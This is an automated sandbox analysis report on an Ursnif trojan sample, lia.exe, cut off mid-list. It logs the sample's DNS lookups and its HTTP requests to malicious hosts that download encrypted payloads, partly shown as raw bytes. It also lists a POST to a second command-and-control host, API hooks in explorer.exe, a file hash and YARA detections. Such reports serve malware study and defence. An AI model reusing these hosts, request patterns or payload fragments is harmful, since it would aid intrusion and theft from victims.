Jan 12, 2022 13:26:11.697997093 CET	192.168.2.6	8.8.8.8	0x7100	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:11.722532988 CET	192.168.2.6	208.67.222.222	0x1	Standard query (0)	222.222.67.208.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Jan 12, 2022 13:26:11.741723061 CET	192.168.2.6	208.67.222.222	0x2	Standard query (0)	myip.opendns.com	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:11.794171095 CET	192.168.2.6	208.67.222.222	0x3	Standard query (0)	myip.opendns.com	28	IN (0x0001)
Jan 12, 2022 13:26:46.739839077 CET	192.168.2.6	8.8.8.8	0xd1c0	Standard query (0)	io.immontyr.com	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:58.693052053 CET	192.168.2.6	8.8.8.8	0xe5f3	Standard query (0)	io.immontyr.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 12, 2022 13:24:28.604604959 CET	8.8.8.8	192.168.2.6	0x7d4c	No error (0)	apr.intooltak.com		185.189.12.123	A (IP address)	IN (0x0001)
Jan 12, 2022 13:24:29.642622948 CET	8.8.8.8	192.168.2.6	0x10a9	No error (0)	apr.intooltak.com		185.189.12.123	A (IP address)	IN (0x0001)
Jan 12, 2022 13:24:31.026072025 CET	8.8.8.8	192.168.2.6	0x63ac	No error (0)	apr.intooltak.com		185.189.12.123	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:11.716238022 CET	8.8.8.8	192.168.2.6	0x7100	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:11.739139080 CET	208.67.222.222	192.168.2.6	0x1	No error (0)	222.222.67.208.in-addr.arpa			PTR (Pointer record)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 12, 2022 13:26:11.739139080 CET	208.67.222.222	192.168.2.6	0x1	No error (0)	222.222.67 .208.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Jan 12, 2022 13:26:11.739139080 CET	208.67.222.222	192.168.2.6	0x1	No error (0)	222.222.67 .208.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Jan 12, 2022 13:26:11.758064032 CET	208.67.222.222	192.168.2.6	0x2	No error (0)	myip.opend ns.com		102.129.143.64	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:47.118662119 CET	8.8.8.8	192.168.2.6	0xd1c0	No error (0)	io.immontyr.com		185.189.12.123	A (IP address)	IN (0x0001)
Jan 12, 2022 13:26:58.711225033 CET	8.8.8.8	192.168.2.6	0xe5f3	No error (0)	io.immontyr.com		185.189.12.123	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- apr.intooltak.com
- io.immontyr.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49768	185.189.12.123	80	C:\Users\user\Desktop\lia.exe

Timestamp	kBytes transferred	Direction	Data
Jan 12, 2022 13:24:28.673512936 CET	1134	OUT	GET /Wg8ZotKLB67wfW5SwZqGSw/B6Pr8y6FSG7qE/dhgVBQ5f/qYV4zjBmW0p8TlaGQybQbuc/zPwZtYg0qe/YvqcBHXslQLHqbH94/d_2BupZQQiTi/5Byc1fDGrMO/bSgpr9iTEwo25G/CeL9CYyO93o0dqulKxymb/hEpJXCOVCSN3Pmxe/q0xcJ_2FmJa4D27/U1246rlDM2agQvjv3h/WRbjABFUG/gI4Eitywfd5lZ23J3vVr/JPI_2B23mvnMwPmRO6K/YashCAds7tANuDYeB6xIHB/drGSloPvvfGJt/OBQ_2BHz/QyFEKNyGLRcMCqk/I HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:95.0) Gecko/20100101 Firefox/95.0 Host: apr.intooltak.com
Jan 12, 2022 13:24:29.193212986 CET	1135	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 12 Jan 2022 12:24:29 GMT Content-Type: application/octet-stream Content-Length: 195218 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61dec87d26cdd.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 84 91 5f b3 bc a7 43 54 1c 07 96 2c 25 53 8b c0 d4 65 8e 47 72 8a bc f9 96 8d ae 96 e6 26 dc 35 d4 5f 62 95 04 48 68 79 78 fa 81 2b 27 60 66 17 05 94 66 7e d8 90 19 6e 37 39 ef 0f 96 07 39 c3 72 26 c4 c7 98 26 42 d2 88 12 a5 aa d4 fd 34 86 a5 60 ea 4e 28 60 14 b0 8e 3f 21 23 a2 2c 78 52 55 4c 58 03 87 ba a9 a6 ab a7 77 e1 a5 02 fb 6f ef 87 c0 40 01 7c ef a6 c8 98 d4 86 df 64 54 45 ef 38 ce 53 8c 27 c4 0a f6 24 b6 93 b2 f6 be 4d 6c 05 a4 96 55 80 6d 0e 06 21 fb 28 52 ef 66 b9 4f a0 8f c3 09 8c 7b 6e f0 60 5e 94 88 64 07 19 40 91 6b a1 79 d6 07 aa 51 c2 9e 56 e4 6a ec 15 26 e7 a3 10 e6 3f 30 a8 a4 94 39 93 59 71 fa 9c 88 70 09 0f 37 4f c8 d1 5e d3 7b 13 40 d1 e1 45 9c 33 84 15 f5 43 b1 59 13 21 fa 40 7a 18 e9 9e a9 66 8e ba 87 37 e8 71 54 da c3 bb dc 16 78 82 86 7e 76 94 b8 49 54 59 19 a5 33 70 34 f4 60 ac ac 5a 13 58 56 2f 6c b3 07 c2 f1 5d 89 d2 eb 7d ce db f4 60 00 ad 21 f8 71 61 fc e1 f9 0c cb 53 b5 32 2e 39 68 cf 47 fd af 1c 20 b8 68 bd 1d 44 50 ca 08 00 3e 3f c2 3e 9a 39 b5 f1 c1 e8 6d e1 9c de d1 f6 76 b2 45 fb 8c 04 e2 d9 ab f9 67 eb 82 f6 54 a2 df 23 6c 08 4b ab e7 de 3b 1f 69 fd 37 a0 89 8e a9 e6 a6 a9 e2 6d c2 aa 36 d9 c3 81 e9 97 4e eb 4d e2 74 7a 5e 90 94 20 49 11 da 44 0c eb 5f bf 90 97 5f 7b bd 5b 6d dd aa 52 6f ea de 50 9c ba 06 0c 8f 74 ce 41 8d 30 84 41 64 d8 8a 83 a6 e2 3f f2 ff f1 95 bb df 9e 2e b2 9f 15 52 c3 5c 72 ff c0 06 96 ea 8e d7 29 f5 0a 62 b3 28 86 9b c0 93 62 c3 e8 02 35 4a 4c 12 22 09 9a ac 4a f6 11 50 e9 e1 5a c5 73 0c eb 4a c3 5e 05 6b d4 a2 dc de ab 7a d8 e7 9d 4d 4e eb 94 40 a3 7f d2 a6 d6 10 7b 66 54 4d 54 68 ff ea 08 7f 29 c2 e3 4f 4c ff dc 42 7b 6e 24 ba dd d3 03 5c e3 ec bb 1b d7 ff 03 ed 90 54 d0 94 d3 2e 82 9b 82 92 39 cf 5b 2e a0 01 93 b3 e0 de e5 57 a9 fb 13 ee 53 04 fa b1 f7 2b 0a b3 05 83 c1 f5 39 71 34 06 87 5d 86 5a 58 d5 c2 98 ca c0 52 18 31 d4 9f 9c f3 86 58 52 af de e8 90 ff 91 ec 63 89 c4 4f 6f 40 ea a3 a1 30 06 ce 19 45 6d 7a 0a 0d 79 50 e4 fc e7 e5 b4 4c 8e 44 4f 32 92 b6 69 74 b7 13 b7 a2 e1 7d e2 c5 c8 22 06 ef 59 f6 49 e0 9e 1d 8b 18 b1 fe 5a d1 74 59 23 40 6b 50 ba 29 45 84 91 82 37 41 fa 0d cd 64 8a 2a 68 f0 00 9d 1f 6c f1 51 59 ef fa 4a 38 b2 01 00 71 79 ed 0e 11 e5 e6 3c f4 d7 68 54 9d ae 7f ba 82 c6 00 d6 ee 86 ca 63 45 d0 cd 8f 40 66 4a 56 3b 7a c4 8b a1 1d 02 98 71 9a ae db bc 47 4a 26 9a 17 fd 56 ed 38 b3 12 88 11 6e 2f cd 5a a0 f8 39 03 1b 26 a9 a3 d4 de 25 05 08 90 ef f8 7c 26 da 2a 53 4b a0 3f 77 91 e6 5a 5c 4d a5 33 bf f2 b4 4d e1 4f 98 0e 76 23 d8 ac 93 95 df 58 d5 a7 80 ba 86 d2 b5 ce 9c 93 d5 4a 45 04 6e 7a cf 8a dc 4a 64 96 e2 83 ef 0a 0e 9e 56 a0 77 74 84 39 e0 96 a6 28 69 e5 f3 b5 af 18 92 c9 bc cf aa 41 e7 16 97 58 a9 ea 92 54 6b 3f f2 16 13 a1 3c 7a 2d 5e a4 eb ab f6 47 6f f7 b4 c2 35 79 39 b5 6b 77 43 ee 2d 7f e7 ee 79 aa 1d b1 ca 79 Data Ascii: _CT,%SeGr&5_bHhyx+`ff~n799r&&B4`N(`?!#,xRULXwo@|dTE8S'$MlUm!(RfO{n`^d@kyQVj&?09Yqp7O^{@E3CY!@zf7qTx~vITY3p4`ZXV/l]}`!qaS2.9hG hDP>?>9mvEgT#lK;i7m6NMtz^ ID__{[mRoPtA0Ad?.R\r)b(b5JL"JPZsJ^kzMN@{fTMTh)OLB{n$\T.9[.WS+9q4]ZXR1XRcOo@0EmzyPLDO2it}"YIZtY#@kP)E7Ad*hlQYJ8qy<hTcE@fJV;zqGJ&V8n/Z9&%|&*SK?wZ\M3MOv#XJEnzJdVwt9(iAXTk?<z-^Go5y9kwC-yy

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49769	185.189.12.123	80	C:\Users\user\Desktop\lia.exe

Timestamp	kBytes transferred	Direction	Data
Jan 12, 2022 13:24:29.697757006 CET	1340	OUT	GET /GUlBnqEqcwtrn48_2/BE1EqzAvLejt/cb_2BaCRrwf/fWZBg8h5a62TXa/ZijwGrOQXflAgqbaDl7vf/RWmm1wdfmEqQ53O8/wCfIuBFFTvny4Ty/wNnD_2FEBKrFWj66al/3Xji0up_2/BgYV45jLknd5oCK8kb3h/IMSPqceHWV7drpxnmfQ/DvisvgmR_2F11ZikfA2avm/yQQyOWRIC9HrG/_2Fskrj5/9o_2BraWvUUtS0KRGaPskJs/8YiMjMPZvb/QZXl3C1FFIFMxJSHp/vq0A22YW_2B0/ynWnVX3jCla/hCIZQggWpcdryd/2P_2FL1_2BMBiXUGiQteI/jG_2BPlE/MfOjEqY7X/Fc HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:95.0) Gecko/20100101 Firefox/95.0 Host: apr.intooltak.com
Jan 12, 2022 13:24:30.207361937 CET	1341	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 12 Jan 2022 12:24:30 GMT Content-Type: application/octet-stream Content-Length: 248464 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61dec87e2a874.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: b3 98 1a ae 8e 45 b2 4e db a3 ce 71 b5 85 77 8c 91 9f c2 9d c9 5b 36 f6 29 9f 48 4f 4f b3 0a 86 ae b6 77 4b 5c 10 0b 24 51 3d 13 e0 4d a3 4a 7c 81 0e 51 46 a0 69 89 3e 28 b8 fa 30 0e cf 48 1a d8 48 1d 2d 12 0a 45 64 7e 20 69 02 18 e7 78 21 62 0d e7 2d 14 4a 54 12 e7 90 83 e9 05 f1 24 5f 24 56 ae 85 99 81 1b 75 28 5d 67 92 a6 e6 6a 63 6b 35 18 22 2f 22 5c 96 cb 50 e5 7c 78 36 ac 01 d3 42 2c 23 4b 03 b2 7d 39 3e 30 51 4a 86 21 e2 4d ec 67 bf 8d 0a 7b 19 f3 6e 0e 52 7e fd 1c 62 8e a7 ba e3 e9 f7 b2 a9 f3 4d ce 87 45 15 e6 ae f4 40 f1 6f de 98 88 8c 76 d3 31 05 fc 1c 79 01 0b 29 93 ae ea 8d 86 11 3c d0 ea 63 84 8d 3b 6a d0 c7 df 3f 07 2f cb b9 33 f5 b8 2e 83 c8 f5 1f 76 86 6c 89 86 bd 44 d9 bd 53 d4 e7 50 d9 fa 75 23 47 54 ee 0b 5c 43 dd 6a 2d 10 5a bb 41 e1 34 bf 09 0a c1 73 4e 05 1f 6b de 6f ed d5 05 81 28 35 84 ee 44 fe a2 cb c3 b7 0d b1 33 68 4b 83 c6 9e 91 ef ed 9c 20 d6 45 d7 37 cc a5 d3 16 d7 3e 90 62 35 4f 09 03 a2 c1 92 a3 81 3b 7d e7 85 7a e6 21 19 c6 5f a1 61 fb ab 86 a0 6f 15 2c 04 8b a9 ed ef 9f 6b 26 ee 62 50 88 99 af 52 3a 98 33 df 5a 0d af c6 58 30 7b 3d 77 5c 14 c3 04 6e 82 f8 9f ea 4c 52 80 a4 c3 85 ba 32 45 20 8e f2 3a 17 87 3e a2 c7 07 d3 d7 a7 a4 4b 54 d7 98 7e 2b c7 5a 41 b6 d2 32 dc cc 70 01 e9 af 09 e1 eb 1d 92 dc b9 9b d5 e1 d0 44 d2 c7 6e 2a d0 89 f4 d7 bb b1 d7 de a8 56 60 b4 a0 7f a7 a3 da a4 76 a7 04 82 d1 40 37 55 cd ff 73 ec a0 8f ae 2e cf 2e d5 ba d9 c5 ed 57 d9 e1 18 d0 33 44 f4 ed 0d 7a f0 8e 88 7c 7c 8b a5 84 9a d1 9b 70 9a 71 3d 69 db 56 7d 46 18 bc ac 26 f0 26 14 70 9d bb ea 6a 6e 0c e7 a8 e6 94 d9 57 e8 0e e9 40 91 9d 81 60 fc 55 b7 69 0e 97 fd a4 22 c1 cb e3 4f 95 3b a3 f1 ff a6 1e 8f 84 10 54 ee b8 0c 16 65 e5 61 1d 4a bc 81 62 b0 0c 19 ab 3e 58 14 fb 24 bc 30 5b 7b 55 a3 55 01 18 15 a5 cb 7e 37 a7 58 b8 4e 8c d6 9f 9c c1 76 b0 ac 96 1a 01 9f ac 88 df f2 7c 05 c4 ae d8 ef ad de 11 3a f6 ed aa a3 2b 53 e1 eb 6e ea 14 ee 4a 7d f3 c7 af b1 ac bc 9f 1a 2e 4a 5c 81 e8 1c 49 8a 57 69 47 86 ce 9f 3f 83 b0 30 21 b7 59 f4 6a 44 e2 32 e0 f5 28 4b 55 f2 ef b9 41 f6 cb 96 d4 9a 08 bf fb 0f 0 6 c1 7f 72 6c 62 48 7b f8 95 79 fb fd 95 ba 7b 23 f1 45 b8 a0 47 b8 a3 a7 fb f0 6d 29 da 5d 81 08 2d 4b 56 a8 20 6f ea 78 ce d2 dd cb 82 85 33 25 d1 62 67 32 35 01 51 53 05 48 ae 57 c6 f0 d8 0f b3 16 a1 66 fb a4 dd d0 22 26 ae 16 56 84 14 3c 97 ab ba 78 d6 b6 b2 1c a5 9a b8 e3 73 d4 c7 6b 4d 28 a6 71 85 76 5d 60 13 f5 9c 36 f1 87 5f ba 09 ab 83 9f ef 9e 30 33 9a 5b 46 7e a6 c0 6b 64 0a 37 71 4e 29 f1 06 83 76 7b e9 86 cb 0d 65 86 dc a5 de 1b 8a 69 21 1e 0c ff 7c 66 c4 5b cb d4 a1 1a 5e f8 56 19 d6 bd 3d 61 86 34 2f d8 6d ff 27 07 79 32 86 ad f1 30 dd 6c 45 d4 34 5e 8b 31 3c 13 bf 63 7e 26 f5 20 f3 d7 f0 71 4a a0 a1 37 2a 56 bf 9a 17 ac f4 18 b9 2d 28 7c 17 ae 4f 5d 36 68 26 b3 46 65 4e aa 8c 10 a2 Data Ascii: ENqw[6)HOOwK\$Q=MJ|QFi>(0HH-Ed~ ix!b-JT$_$Vu(}gjck5"/"\P|x6B,#K}9>0QJ!Mg{nR~bME@ov1y)<c; j?/3.vlDSPu#GT\Cj-ZA4sNko(5D3hK E7>b5O;}z!_ao,k&bPR:3ZX0{=w\nLR2E :>KT~+ZA2pDn*V`v@7Us..W3Dz|pq=iV} F&&pjnW@`Ui"O;TeaJb>X$0[{UU~7XNv|:+SnJ}.J\IWiG?0!YjD2(KUArlbH{y{#EGm)]-KV ox3%bg25QSHWf"&V<xskM(qv]` 6_03[F~kd7qN)v{ei!|f[^V=a4/m'y20lE4^1<c~& qJ7*V-(|O]6h&FeN

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49772	185.189.12.123	80	C:\Users\user\Desktop\lia.exe

Timestamp	kBytes transferred	Direction	Data
Jan 12, 2022 13:24:31.085325003 CET	1622	OUT	GET /h_2BwNYezNkzTOCsdNbfn/ryja45eec93vXnRl/PLAH_2FQyM6jDyy/KJNIgaRFr9YvYl3hMq/ZhUn0_2BE/c6mccVrcWOAEGEovJjKg/7hXIYQcexZwU5itqfu4/vIseK0jkOuaXTGkc9nGx8s/NOa1JoKkXMAzc/6TzPbRle/G6gck37gRv7BYdFnxt_2F8j/9egvDbXEUD/ENj4iL_2FV2ZRlnx_/2FW6jH0jr8uj/hM6FvZP7xEB/_2FC54ka1xMZn_/2BjzmgrQuKHtOl7aIEkp_/2Fz7UYVuMXPvSkQj/otv3Y28C6cQXgp2/IITPgKIH6YdiOogryV/u3aMiVshcBzajZXX8/BR9 HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:95.0) Gecko/20100101 Firefox/95.0 Host: apr.intooltak.com

Timestamp	kBytes transferred	Direction	Data
Jan 12, 2022 13:24:31.580383062 CET	1624	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 12 Jan 2022 12:24:31 GMT Content-Type: application/octet-stream Content-Length: 1761 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61dec87f838ba.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 16 44 6a 53 43 2b 9a 0e fa 88 9a 94 60 9e 24 04 f0 ea ad 29 22 d3 11 a3 80 99 a9 a3 60 3e b3 10 59 84 97 dd 44 64 2d 69 a4 1e 1f 6a 7e d1 56 8c 27 4c b5 16 4a 55 db dd 5d 8f 51 26 17 e3 ce 7e 15 9b be 23 20 12 ab 67 fc df ec 84 24 f4 41 a4 11 7a 1f b3 ce 55 0d cc 04 84 bb 29 08 0a 00 45 31 15 5f 92 f6 7c 8b 37 d5 9e e6 23 17 e9 6a 34 56 88 9d f7 9c 50 e8 15 ac 93 c3 94 11 08 ce 45 1a 0d 53 6f 14 99 57 8a 7f 24 49 81 94 e7 ba e0 4b 6f 49 42 0d c3 bd ee 7a 30 84 19 06 0c e7 b1 b3 d8 51 32 91 f6 62 f1 08 6d 25 37 e2 22 e0 2c c9 02 e3 b9 2f cc 89 18 c6 14 79 2e d4 a6 64 cf b8 fb 31 91 51 ed f9 0a cd 56 ef 6d 57 f9 b2 42 5f cd 6c f6 b8 f4 77 ca 79 1c 2e 79 b6 f3 e0 e7 c8 a7 a8 8a 59 86 7d cb 62 03 1f 16 77 9e 86 a3 aa 9b 6a 1c 94 3d a4 38 3a 9e 92 20 c4 2b 76 15 d8 ad 53 44 f4 af 3d e4 a7 2a 8c 09 89 71 ec dc 81 04 0f 9f e9 1a 39 14 79 42 16 95 08 d2 3f 69 94 7a b9 73 db ac 7d 64 98 b5 e9 32 e2 2e 60 66 90 ff 32 b0 85 ab 4f 23 63 09 4a cf 31 03 32 b8 c2 42 6c 21 1c 65 97 16 9a 50 31 aa 89 d0 8c ba 82 3b ff 1c d1 88 e5 b6 7a c4 ce 0c df 4f 1c eb 3b 52 d8 92 5a 8e f0 43 2f df 06 68 a8 cd 65 9b eb 36 eb ac 2e ed e4 f5 81 f8 be 3d 9b c0 b3 ae dd d5 c1 fd 00 a6 ae f4 23 ff e0 f8 ff 38 90 a6 9b ba 70 2d 91 e2 23 27 a0 92 5e 3e 2a a1 54 48 07 be 38 e8 cb 00 aa 10 cc 6d 03 1f 94 95 00 f1 65 df 19 47 f3 1f 5f cd 9c 2d 81 34 fd b0 fe a3 ee c0 f3 60 f3 02 e2 5c da 50 6a 77 94 97 fc b7 cf 06 d2 b1 90 be 67 06 cb 62 58 45 7c c3 22 4f 55 96 d0 18 58 ab 2a fb fe 4d 67 c8 d3 56 b8 cd d0 94 cd 6b c8 7c fc 80 f4 1f ab 70 fa 93 48 4d c0 e5 67 f5 57 07 45 cd 8b 87 fb 96 80 e9 ba b1 3f d1 a6 30 d1 2e a7 63 48 20 4f 74 7d 43 38 25 19 90 e4 fc 78 94 ee 1e e8 c1 16 f4 80 70 8d 5a 0a c2 e8 d1 22 d1 d2 bb fe 52 37 d4 5d 7e 60 0f f1 b4 4a 03 cb f7 3e 92 f2 9a 93 8e af b5 5f 14 3b cd 54 90 aa ee 17 3d 6b a3 ea 2d 76 e0 3b 6b 8c ba 6f 51 35 72 fb db 0d a5 5b 91 50 26 05 8c 96 b7 d1 e8 15 26 6e 5a b6 05 46 99 43 65 7b ff 27 c7 2f d2 07 a9 72 5f 7d 00 b5 1a 98 ee b5 e0 2e 61 eb 27 a6 c0 53 ad 1d cc af d6 b1 78 78 c4 60 57 aa ed d7 44 de 75 89 1b b5 16 40 d7 f6 5a 55 f1 a1 da ca 8c e4 98 6b 79 78 4e 1a ae fb cf 3a fb 97 3c 30 1a e3 6e 0c 8a 51 14 ca fc 7e 06 0f 81 7f a0 cc 64 37 c4 dd 3b 8b c0 24 17 a7 31 c9 5c 02 37 a3 ce 6e 71 7e b0 66 c3 75 51 5d 04 90 da d6 d6 3a 85 51 eb 09 d1 d3 aa 27 87 7e 52 10 ea 04 cb 1b d7 6b 19 55 c4 2e ab 88 73 c6 b2 ba d1 75 1d 80 27 68 06 86 6f c2 0b 93 a4 4e 42 4c d0 2f 01 2a e7 a8 1e 64 77 91 a4 88 1f 5f 5c dc 53 18 e1 21 35 87 90 c6 e0 23 92 82 60 7f 99 ff 1c 28 33 a8 e8 65 68 cd 2c 32 7e af 33 49 6f a2 a8 ac 38 f8 ff c8 f6 50 29 43 19 e4 e7 42 ba aa 9e e6 fa 00 bb 57 4c 1e 3d f8 11 50 2c 07 c2 fb 7f d3 21 3b df bb 7b a4 f5 d0 07 99 c2 86 46 e9 bd 2f 06 3b c3 a4 ea 41 bb 67 57 2a ba cf a2 4a c1 08 6b 88 b5 c6 59 2d Data Ascii: DjSC+`$)"`>YDd-ij~V'LJU]Q&~# g$AzU)E1_|7#j4VPESoW$IKoIBz0Q2bm%7",/y.d1QVmWB_lwy.yY}bwj=8: +vSD=*q9yB?izs}d2.`f2O#cJ12Bl!eP1;zO;RZC/he6.=#8p-#'^>*TH8meG_-4`\PjwgbXE|"OUX*MgVk|pHMgWE?0.cH Ot }C8%xpZ"R7]~`J>_;T=k-v;koQ5r[P&&nZFCe{'/r_}.a'Sxx`WDu@ZUkyxN:<0nQ~d7;$1\7nq~fuQ]:Q'~RkU.su'hoNBL/*dw _\S!5#`(3eh,2~3lo8P)CBWL=P,!;{F/;AgW*JkY-

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49856	185.189.12.123	80	C:\Users\user\Desktop\lia.exe

Timestamp	kBytes transferred	Direction	Data
Jan 12, 2022 13:26:47.177318096 CET	10494	OUT	GET /6AgScewXArsM_2BFmRh/2pb60JsM3cYOiJQfoEqhxS/XBqVgQIYsRpEr/yoCXCgLf/y1qkoNRLcIv9gBJJque z8p4/tRkVMZ4drM/Xr6yguBScPI_2FHzu/H_2FvyhGemOv/8CbTsxfBhQ6/Wgqn5njZwuecNO/0ZUAF5iUC9u0FGPg ne2Pd/hUjjD7f7srSH7qRy/yQbW_2BNcbmjwvz/43Z7l034Kd9pUEZYyD/lqXle_2Bn/M1jhi1NkfKtxF86Ts8rH/3AjxB9h8PcX Sos9dSO_/2FUaQoaL5TEUFHzDcyiMsr/DzmpP5HI0X7E9/2_2BXGsb/Z46ybggq4jBb9mfE_2FUIJ0/VTd HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0 Host: io.immontyr.com
Jan 12, 2022 13:26:47.639175892 CET	10494	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 12 Jan 2022 12:26:47 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49858	185.189.12.123	80	C:\Users\user\Desktop\lia.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 12, 2022 13:26:58.769229889 CET	10502	OUT	POST /XXR4zdt7gL/c8rfa6di0aLY9fgZ7/eabelAedxPIp/icfexNsFKv6/MZ0OW72uAREGVI/IG_2FDcTxT0eyAW dMCKCF/JStGuje_2FFLrmQY/RzT3oqYbsvN_2B0/zPieMjusYDKgzk_2Fo/3zXAxuK0i/prSNBjQgYx6raC2a8Jwa/ 8N8dGY9X9RfbbN1Bv3p/owXAwWB7tQ6BLsyGDmeL4f/TkwXiqJh28A6z/I03OEFID/PW89wtlpyKFCUi1HmrshXBp/ rGtQtZl4aR/9TSRaifJSVZfaHvcM/VXTHUZsAPl3x/FQELGTYQh89/NyrmkOg6psA2Qr/kXGGS9vg5NJjazC_2/B HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0 Content-Length: 2 Host: io.immontyr.com
Jan 12, 2022 13:26:59.250108004 CET	10503	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 12 Jan 2022 12:26:59 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: lia.exe PID: 7036 Parent PID: 5532

General

Start time:	13:24:03
Start date:	12/01/2022
Path:	C:\Users\user\Desktop\lia.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\lia.exe"

Imagebase:	0x400000
File size:	37888 bytes
MD5 hash:	8B893E03DD1C7CE96DF57F92F302DCB1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.461398948.0000000003FB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.461598974.0000000003FB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.461428339.0000000003FB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.402373531.0000000003058000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.402396026.0000000003058000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.402348722.0000000003058000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.402294438.0000000003058000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.402422908.0000000003058000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.461632840.0000000003FB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000001.00000002.528427153.0000000002CDF000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.402435422.0000000003058000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.409196804.0000000002E5C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000001.00000003.407010476.0000000002F5A000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.461516298.0000000003FB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.461458539.0000000003FB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.461491629.0000000003FB8000.00000004.00000040.sdmp, Author: Joe 